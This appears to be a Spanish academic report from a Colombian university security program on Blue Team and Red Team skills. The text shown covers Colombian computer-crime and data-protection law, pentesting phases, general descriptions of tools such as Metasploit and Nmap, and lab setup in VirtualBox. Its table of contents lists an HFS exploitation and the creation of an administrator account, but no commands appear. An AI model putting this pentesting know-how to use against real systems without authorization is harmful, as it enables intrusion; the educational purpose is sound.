

Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Edgar Leonidas Santa Garzon

Asesor

Ever Luis Arroyo Baron

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Basicas, Tecnologia e Ingenieria - ECBTI

Especialización en Seguridad Informática

2024

Resumen

El informe analiza las habilidades técnicas, legales y de gestión requeridas para los equipos de Ciberseguridad Blue Team y Red Team. Se subraya la relevancia de las leyes colombianas, como la Ley 1273 de 2009 y la Ley 1581 de 2012, que establecen el marco normativo para los delitos informáticos y la protección de datos personales. Estas leyes son fundamentales para garantizar la seguridad de la información y la privacidad de los individuos. Además, se describen las herramientas y técnicas utilizadas en las pruebas de penetración (Pentesting), como Metasploit y Nmap, que permiten identificar y explotar vulnerabilidades en los sistemas. La correcta aplicación de estas herramientas y el cumplimiento de las normativas legales son esenciales para crear un entorno digital seguro y confiable.

El documento también enfatiza la importancia de la contención de ataques informáticos y la respuesta a incidentes. Se sugiere aplicar técnicas de endurecimiento, como mantener el software actualizado, la segmentación de redes y la autenticación Multifactor, para reducir la superficie de ataque y proteger los sistemas críticos. Asimismo, Es fundamental fomentar una colaboración constante entre los equipos Blue Team y Red Team para mejorar la seguridad de la organización. Implementar estándares y mejores prácticas, como los recomendados por el Center for Internet Security (CIS), es esencial para fortalecer la infraestructura de ciberseguridad y garantizar la capacidad de la organización para resistir amenazas cibernéticas.

Palabras clave: Ciberseguridad, Pentesting, Legislación, Vulnerabilidades, Hardening.

Abstract

The report analyzes the technical, legal and management skills required for Blue Team and Red Team Cybersecurity teams. The relevance of Colombian laws is highlighted, such as Law 1273 of 2009 and Law 1581 of 2012, which establish the regulatory framework for computer crimes and the protection of personal data. These laws are essential to ensure the security of information and the privacy of individuals. In addition, the tools and techniques used in penetration testing (Pentesting) are described, such as Metasploit and Nmap, which allow vulnerabilities in systems to be identified and exploited. The correct application of these tools and compliance with legal regulations are essential to create a safe and reliable digital environment.

The document also emphasizes the importance of cyber attack containment and incident response. Hardening techniques, such as keeping software up-to-date, network segmentation, and multi-factor authentication, are suggested to reduce the attack surface and protect critical systems. Likewise, it is essential to foster constant collaboration between the Blue Team and Red Team to improve the security of the organization. Implementing standards and best practices, such as those recommended by the Center for Internet Security (CIS), is essential to strengthening cybersecurity infrastructure and ensuring the organization's ability to resist cyber threats.

Keywords: Cybersecurity, Pentesting, Legislation, Vulnerabilities, Hardening.

Tabla de Contenido

Introducción.....	12
Objetivos.....	14
Objetivo General	14
Objetivos Específicos	14
Etapa 1: Conceptos Equipos de Seguridad	15
Marcos Regulatorios en Colombia, Ley 1273 de 2009 y Ley 1581 de 2012.....	15
Herramientas para Pruebas de Penetración en Ciberseguridad.....	19
Reconocer, Analizar y Configurar el Banco de Trabajo, lo Solicitado	23
Conclusiones Etapa 1.....	29
Etapa 2: Actuación Ética y Legal.....	30
Identificar y Analizar de Manera Crítica los Procesos Ilegales y No Eticos	30
Que Límite de Acceso a la Información Sensible que las Empresas de	
Ciberseguridad Deben Tener	34
Qué mecanismos de Supervisión y Control Deben Tener las Empresas de	
Ciberseguridad	35
Cómo Deberían Responder los Gobiernos y Organizaciones Cuando Descubren	
que una Empresa de Ciberseguridad Contratada Ha Cometido Actos de Ciberespionaje	37
Conclusiones Etapa 2.....	38
Etapa 3: Componente Práctico - Prácticas Simuladas	40
Preguntas Orientadoras	40
Informe de Herramientas y Procedimientos.....	44
Informe con Análisis del Caso de Red Team.....	49

Informe de Herramientas Utilizadas.....	52
Análisis del Ataque Presentado.....	53
Informe de la Explotación de Vulnerabilidades.....	56
Conclusiones Etapa 3.....	70
Etapa 4: Contención De Ataques Informáticos	72
Análisis con Acciones Necesarias para Contener un Ataque en Tiempo Real.....	72
Informe de Acciones de Hardenización.....	74
Análisis Sobre las Diferencias Entre el Equipo de Blue Team y el Equipo de Respuesta	77
Análisis Sobre la Pertinencia de Trabajar con CIS	79
Análisis Sobre las Funciones y Características principales de un SIEM.....	81
Informe de Elección de 3 Herramientas que Permitan Contener Ataques Informáticos...	83
Conclusiones Etapa 4.....	84
Conclusiones.....	86
Conclusiones: Etapa 1: Conceptos y Legislación en Ciberseguridad	86
Conclusiones: Etapa 2: Actuación Ética y Legal	86
Conclusiones: Etapa 3: Componente Práctico - Pruebas Simuladas	86
Conclusiones: Etapa 4: Contención de Ataques Informáticos.....	87
Recomendaciones	88
Aspectos que Aporten al Desarrollo de Estrategias de RedTeam &BlueTeam	88
Recomendaciones para el Planteamiento de Estrategias	90
Referencias Bibliográficas.....	94

Lista de Tablas**Tabla 1** *Diferencias Entre un Equipo Blue Team y un Equipo de Respuesta a Incidentes**Informáticos.....79*

Lista de Figuras

Figura 1 <i>Descarga VirtualBox, Web Oficial</i>	23
Figura 2 <i>Instalación VirtualBOx7.1.2</i>	24
Figura 3 <i>Instalación Finalizada, VirtualBox</i>	24
Figura 4 <i>Herramienta Virtualizadora VirtualBox</i>	25
Figura 5 <i>Imágenes OVA, Montaje Banco de Trabajo</i>	25
Figura 6 <i>Descarga Imágenes OVA, Montaje Banco de Trabajo</i>	26
Figura 7 <i>Maquina Kali Linux</i>	26
Figura 8 <i>Maquina Windows 7</i>	27
Figura 9 <i>Validación de Conexión Entre Equipos (PING)</i>	28
Figura 10 <i>Entorno</i>	28
Figura 11 <i>Ataque a la Máquina (Windows)</i>	44
Figura 12 <i>IP Windows 7</i>	46
Figura 13 <i>IP Kali Linux</i>	46
Figura 14 <i>Búsquedas de Vulnerabilidades y Puertos NMAP</i>	57
Figura 15 <i>Cargamos Metasploit</i>	58
Figura 16 <i>Buscamos Vulnerabilidad HF</i>	58
Figura 17 <i>Cargamos Exploit (Rejetto_hfs)</i>	59
Figura 18 <i>Opciones Exploit Rejetto_HFS</i>	59
Figura 19 <i>Configuración IP y Puerto para la Explotación, Maquina Windows</i>	60
Figura 20 <i>Configuración IP y Puerto para la Explotación, Maquina Atacante</i>	60
Figura 21 <i>Opciones Exploit Rejetto_hfs Configurados</i>	61
Figura 22 <i>Ejecutamos Exploit</i>	61

Figura 23 <i>Conexión Meterpreter Exitosa</i>	62
Figura 24 <i>Datos Equipo Vulnerado</i>	62
Figura 25 <i>Nombre Usuario</i>	63
Figura 26 <i>Privilegios Asignados al Usuario</i>	63
Figura 27 <i>Escalamos Privilegios</i>	64
Figura 28. <i>Abrir Shell</i>	64
Figura 29 <i>Nuevo Usuario y Contraseña</i>	65
Figura 30 <i>Volver Administrador Nuevo Usuario: Edgra_Santa</i>	65
Figura 31 <i>Revisar Nuevo Usuario</i>	66
Figura 32 <i>Nuevo Usuario, en la Vista de Windows7</i>	66
Figura 33 <i>Salir de PowerShell</i>	67
Figura 34 <i>Resultado de Prueba Antiplagio</i>	99

Lista de Apendices

Apéndice A <i>Enlace del Video de Sustentación</i>	98
Apéndice B <i>Resultado de Prueba Antiplagio</i>	99

Glosario

Ciberseguridad

Conjunto de estrategias y procedimientos diseñados para salvaguardar los sistemas, redes y la información frente a amenazas cibernéticas.

Pentesting

Las pruebas de penetración se llevan a cabo para detectar y aprovechar vulnerabilidades en sistemas y aplicaciones.

Legislación

Conjunto de disposiciones legales y regulaciones que rigen la protección de la información personal. y la ciberseguridad, como la Ley 1273 de 2009 y la Ley 1581 de 2012 en Colombia.

Vulnerabilidades

Vulnerabilidades o fallos en un sistema que pueden ser aprovechados por atacantes para poner en riesgo su seguridad.

Contención

Acciones tomadas para limitar el impacto de un ataque cibernético y evitar su propagación.

Ciberdefensa

Estrategias y acciones adoptadas para salvaguardar sistemas y redes frente a amenazas cibernéticas.

Hardening

Proceso de proteger un sistema mediante la minimización de sus Vulnerabilidades y la aplicación de configuraciones seguras.

Incidentes

Eventos que comprometen la seguridad de un sistema, como ataques cibernéticos o brechas de datos.

Auditoría

Evaluación sistemática de la seguridad de un sistema para identificar y corregir vulnerabilidades.

Marcos Regulatorios

Normativas y leyes que establecen los requisitos y estándares de seguridad que deben cumplir las organizaciones.

Introducción

En la Actualidad, La ciberseguridad se ha consolidado como un elemento esencial para salvaguardar la información y las infraestructuras digitales. Los equipos Blue Team y Red Team desempeñan roles fundamentales en este campo, cada uno con tareas y enfoques diferentes pero complementarios. Mientras que el Blue Team se encarga de la defensa constante y la aplicación de estrategias preventivas, el Red Team tiene como objetivo simular ciberataques para detectar vulnerabilidades y fortalecer la seguridad organizacional. Este estudio analiza las competencias técnicas, legales y de gestión necesarias para ambos equipos, subrayando la importancia de su colaboración para asegurar un entorno digital protegido.

En primer lugar, se analizarán las contenidos técnicas que deben poseer los equipos Blue Team y Red Team. Estas incluyen el uso de herramientas avanzadas de Ciberseguridad, como Metasploit y Nmap, que permiten realizar pruebas de penetración y detectar vulnerabilidades en los sistemas. Además, se abordará la importancia de la actualización constante de conocimientos y habilidades para mantenerse al día con las últimas amenazas y tecnologías emergentes. La correcta aplicación de estas capacidades técnicas es esencial para proteger los activos digitales y prevenir incidentes de seguridad.

En segundo lugar, se examinarán las consideraciones legales que deben tener en cuenta los equipos de Ciberseguridad. En Colombia, leyes como la Ley 1273 de 2009 y la Ley 1581 de 2012 regulan los delitos informáticos y la protección de datos personales. Estas normativas establecen un marco legal que los equipos Blue Team y Red Team Deben implementarse para asegurar que se cumplan las normativas y salvaguardar la privacidad de los usuario. El conocimiento y la aplicación de estas leyes son fundamentales para operar dentro de los límites legales y evitar sanciones.

Finalmente, se discutirán las capacidades de gestión necesarias para coordinar eficazmente La correcta administración de los incidentes involucra las operaciones de los equipos Blue Team y Red Team, la planificación de respuestas a ataques y La cooperación entre los dos grupos son aspectos clave para una Ciberseguridad efectiva. Además, Se resaltarán la relevancia de una comunicación efectiva y de la capacitación constante para asegurar que todos los integrantes del equipo estén en sintonía con los objetivos de seguridad de la organización. La combinación de capacidades técnicas, legales y de gestión permite a los grupos de Ciberseguridad enfrentar los desafíos actuales y futuros de manera integral y efectiva.

Objetivos

Objetivo General

Desarrollar un análisis exhaustivo de las capacidades técnicas, legales y de gestión necesarias para los equipos de Ciberseguridad Blue Team y Red Team, Para mejorar la seguridad de la información y las infraestructuras digitales de las organizaciones, asegurando el cumplimiento de las regulaciones legales y la adopción de las mejores prácticas en Ciberseguridad

Objetivos Específicos

Etapas 1: Conceptos equipos de Seguridad.

Etapas 2: Actuación ética y legal.

Etapas 3: Componente práctico - Prácticas simuladas

Etapas 4: Contención de ataques informáticos

Etapas 4: Socialización de informe técnico

Etapas 5: Plantear Recomendaciones

Etapas 1: Conceptos Equipos de Seguridad

Marcos Regulatorios en Colombia, Ley 1273 de 2009 y Ley 1581 de 2012

Actualmente los delitos informáticos en Colombia y protección de datos personales están controlados por diferentes leyes y normas, cuyo objetivo es mantener tanto a personas como a grupos a salvo de los peligros digitales. Estas nuevas normas ayudan a garantizar que mantengamos nuestra información segura, respetemos la privacidad de las personas y manejemos los datos adecuadamente en nuestro mundo conectado: Estas reglas quieren detener el mal comportamiento y crear un espacio en línea seguro y confiable para todos, desde personas solteras hasta grandes empresas y grupos gubernamentales.

El sistema legal colombiano aborda diversos temas vinculados a la seguridad de datos y el Ciberdelito, enfocándose en prevenir y sancionar actos ilegales. Por un lado, se han creado leyes para salvaguardar el derecho básico a la privacidad, permitiendo a las personas tener control sobre su propia información personal. A veces las personas hacen cosas malas como irrumpir en sistemas informáticos sin permiso, robar en línea, interceptación de charlas privadas y realizar otras malas acciones que dañan la Ciberseguridad, las leyes están legisladas para mantener seguros los derechos fundamentales de las personas conectadas al mundo digital y puede estar en riesgo.

Ley 1273 de 2009 (Enero 05)

A través de la presente ley, se introduce una modificación al Código Penal, creando un nuevo bien jurídico protegido bajo el concepto de "protección de la información y los datos", con el fin de salvaguardar de manera integral los sistemas que emplean tecnologías de la información y las comunicaciones, entre otras medidas.

Sección. I

De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos

Artículo 269A: Acceso abusivo a un sistema informático.

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación.

Artículo 269C: Interceptación de datos informáticos

Artículo 269D: Daño Informático.

Artículo 269E: Uso de software malicioso.

Artículo 269F: Violación de datos personales.

Artículo 269G: Suplantación de sitios web para capturar datos personales.

Artículo 269H: Circunstancias de agravación punitiva:

1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.
2. Por servidor público en ejercicio de sus funciones.
3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.
4. Revelando o dando a conocer el contenido de la información en perjuicio de otro.
5. Obteniendo provecho para sí o para un tercero.
6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional.

Sección. II

De los atentados informáticos y otras infracciones

Artículo 269I: Hurto por medios informáticos y semejantes.

Artículo 269J: Transferencia no consentida de activos.

Artículo 2. Adiciónese al artículo 58 del Código Penal con un numeral 17.

Artículo 58. Circunstancias de mayor punibilidad.

Artículo 3. Adiciónese al artículo 37 del Código Penal con un numeral 6.

Artículo 37. De los Jueces Municipales. Los jueces penales municipales conocen.

Artículo 4. La presente ley rige a partir de su promulgación y deroga todas las disposiciones que le sean contrarias.

Ley Estatutaria 1581 de 2012 (Octubre17)

Reglamentada parcialmente por el Decreto Nacional 1377 de 2013, Reglamentada Parcialmente por el Decreto 1081 de 2015. Ver sentencia C-748 de 2011. Ver Decreto 255 de 2022. Por la cual se dictan disposiciones generales para la protección de datos personales.

Título I

Objeto, Ámbito De Aplicación Y Definiciones

Artículo 1. Objeto. El objetivo de esta ley es implementar el derecho constitucional que tienen todas las personas de acceder, actualizar y corregir la información que se haya recopilado sobre ellas en bases de datos o archivos.

Artículo 2. Ámbito de aplicación.

a) Bases de datos o archivos que se mantienen en un entorno puramente personal o doméstico.

b) Bases de datos y archivos destinados a la seguridad y defensa nacional.

c) Bases de datos que tengan como objetivo y contengan información relacionada

d) Bases de datos y archivos que contienen información periodística y otros contenidos editoriales.

e) Bases de datos y archivos sujetos a la regulación de la Ley 1266 de 2008.

f) Bases de datos y archivos regulados por la Ley 79 de 1993.

Artículo 3. Definiciones. Para los efectos de la presente ley.

a) Autorización.

b) Base de Datos.

c) Dato personal.

d) Encargado del Tratamiento.

e) Responsable del Tratamiento.

Título II

Principios Rectores

Artículo 4. Principios para el Tratamiento de datos personales

a) Principio de legalidad en materia de Tratamiento de datos.

b) Principio de finalidad.

c) Principio de libertad.

d) Principio de veracidad o calidad.

e) Principio de transparencia.

Título III

Categorías Especiales De Datos

Artículo 5. Datos sensibles.

Artículo 6. Tratamiento de datos sensibles.

Artículo 7. Derechos de los niños, niñas y adolescentes.

Título IV

Derechos Y Condiciones De Legalidad Para El Tratamiento De Datos

Artículo 8. Derechos de los Titulares.

Artículo 9. Autorización del Titular.

Artículo 10. Casos en que no es necesaria la autorización

Título V

Procedimientos

Artículo 14. Consultas.

Artículo 15. Reclamos.

Herramientas para Pruebas de Penetración en Ciberseguridad

En el campo de la Ciberseguridad, se definen protocolos detallados para llevar a cabo pruebas de penetración (Pentesting) de forma organizada. Como futuro especialista en esta área, deberás explicar con tus propias palabras y describir detalladamente cada una de las fases del Pentesting. Además, en tu definición, incluirás ejemplos de herramientas que se emplean en cada una de estas fases.

El Pentesting, o prueba de penetración, es un procedimiento sistemático que simula un ataque cibernético de forma controlada para identificar posibles debilidades en los sistema, redes o aplicaciones. Este procedimiento se divide en varias etapas, cada una con un objetivo claro y el uso de herramientas específicas para alcanzar sus metas.

A continuación, se describen las etapas del Pentesting utilizadas

Las cinco fases del Pentesting son:

Recopilación y planificación: En Esta etapa inicial se establecen Los objetivos del Pentesting consisten en identificar los sistemas que serán evaluados y determinar los enfoques y técnicas que se emplearán para realizar la evaluación.

Análisis de vulnerabilidades: Esta segunda fase, se evalúa la reacción del sistema ante una intrusión, con el objetivo de identificar sus vulnerabilidades más críticas..

Modelado de amenazas: Una vez definida la estrategia a seguir, se procede a explotar las vulnerabilidades identificadas para modelar las amenazas potenciales.

Explotación del sistema: esta fase consiste en la simulación de ataques al sistema para evaluar las posibles amenazas.

Preparación de los informes: En esta etapa se alcanza el propósito principal del Pentesting, Consiste en informar a la empresa sobre los resultados obtenidos después de llevar a cabo un ataque simulado.

Footprinting

El Footprinting es un proceso de recopilación de información pasiva que se basa en obtener datos públicos de un objetivo sin tener interacción directa con él, lo que posibilita realizar la investigación sin dejar evidencia detectable. Esta información se puede obtener mediante motores de búsqueda, redes sociales y páginas web especializadas en la recolección de datos, lo que permite al investigador o atacante obtener detalles relevantes sin necesidad de acceder al dominio web de la organización.

A medida que se recopilan más datos sobre el objetivo, La superficie de exposición aumenta, lo que crea más posibles puntos de vulnerabilidad. El uso del Footprinting es particularmente ventajoso para el atacante, ya que le permite aumentar su conocimiento del sistema sin generar evidencia de que está siendo vigilado.

Tipos de Footprinting

Footprinting pasivo: El Footprinting es un proceso que no requiere el uso de herramientas complejas, sino que se basa en recursos accesibles como redes sociales y motores de búsqueda para reunir información sobre un objetivo. Herramientas como Google y LinkedIn son comúnmente empleadas en este tipo de investigación.

Footprinting activo: Implica el uso de herramientas avanzadas para realizar un análisis detallado de los datos asociados a un dominio web, Ya sea con fines maliciosos o como parte de estrategias de Ciberdefensa, un ejemplo relevante de estas herramientas es el protocolo WHOIS.

Instrumentos utilizados en el Footprinting activo:

WHOIS: Protocolo diseñado para recopilar detalles relacionados con la titularidad y el registro de nombres de dominio.

Shodan: Motor de búsqueda enfocado en dispositivos conectados a Internet.

Maltego: Instrumento utilizado para la investigación forense y la recolección de inteligencia.

Protocolo WHOIS

El protocolo permite realizar consultas en bases de datos para obtener información detallada sobre un dominio web. Una forma de acceder a esta herramienta es a través de plataformas como whois.domaintools.com.

Metasploit y CVE

Las herramientas de ciberseguridad son fundamentales, ya que existe una amplia variedad de opciones disponibles, así como software especializado que permite el desarrollo de soluciones propias. Como futuro experto, es necesario que identifique y detalle las siguientes herramientas

Metasploit: El Framework, una instrumento clave en el Hacking Etico, se ha consolidado como columna fundamental en el area de Seguridad informática. Esta aplicación de código abierto fue originalmente desarrollada en el lenguaje de programación Perl y posteriormente reescrita en Ruby, mejorando así su rendimiento, evolucionado significativamente a lo largo del tiempo. Posee una destacada colección de más de 900 exploits únicos. Estas herramientas no

solo se utilizan en actividades de hacking, sino que también desempeñan un papel esencial en la evaluación y prueba de vulnerabilidades presentes en los sistemas informáticos⁵

Nmap: Es una herramienta de línea de comandos en Linux, de código abierto, utilizada para realizar escaneos de direcciones IP y puertos en una red, así como para identificar las aplicaciones instaladas.

OpenVas: Escáner de vulnerabilidades integral capaz de identificar problemas de diversa gravedad, Desde amenazas de bajo impacto para los usuarios hasta fallas graves en los dispositivos conectados a la red.

Según datos oficiales, la herramienta dispone de más de 50,000 pruebas y un repositorio de vulnerabilidades conocidas que se actualiza diariamente

Para qué Sirve Openvas

Este escáner ofrece una variedad de funciones disponibles, entre las cuales se incluyen:

Pruebas Autenticadas.

Pruebas no Autenticadas.

Cuenta con Protocolos Industriales y de Internet de alto y bajo nivel.

Ajustes personalizados de rendimiento para exploraciones a gran escala.

Servicios en Línea

ExploitDB: Es una iniciativa sin fines de lucro desarrollada por Offensive Security, la misma organización detrás del sistema operativo Kali Linux. Esta base de datos proporciona a los investigadores de seguridad una valiosa herramienta para identificar Exploits relacionados con las vulnerabilidades detectadas en un sistema..

CVE: Es un diccionario diseñado para distribuir información sobre vulnerabilidades y exposiciones de seguridad basadas en conocimiento público. Su estructura sigue el formato CVE,


que es el identificador único de una vulnerabilidad, compuesto por el año de descubrimiento seguido de un número exclusivo asignado.

Reconocer, Analizar y Configurar el Banco de Trabajo, lo Solicitado

Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión. Link:
<https://www.virtualbox.org/wiki/Downloads>

Figura 1


Descarga VirtualBox, Web Oficial



Nota. Descarga Software VirtualBox.

Figura 2


Instalación VirtualBox 7.1.2




*Nota.*Proceso de Instalacion Software VirtualBox.

Figura 3

Instalación Finalizada, VirtualBox




*Nota.*Proceso de Instalacion Software VirtualBox.

Figura 4*Herramienta Virtualizadora VirtualBox*

Nota. Software VirtualBox.


Paso B: Una vez se abra el foro para la realización de la actividad, se compartirá el enlace de descarga de los recursos necesarios para la configuración del banco de trabajo. Estas incluyen las imágenes en formato OVA, las cuales ya están preconfiguradas para ser usadas en las actividades técnicas. Las imágenes OVA contienen un sistema operativo Windows y un sistema operativo Kali Linux.

Figura 5*Imágenes OVA, Montaje Banco de Trabajo*

Nota. Sitio Web Banco de Trabajo.

Figura 6

Descarga Imágenes OVA, Montaje Banco de Trabajo




Nota. Descarga Banco de Trabajo.

Maquina Kali Linux

Figura 7

Maquina Kali Linux

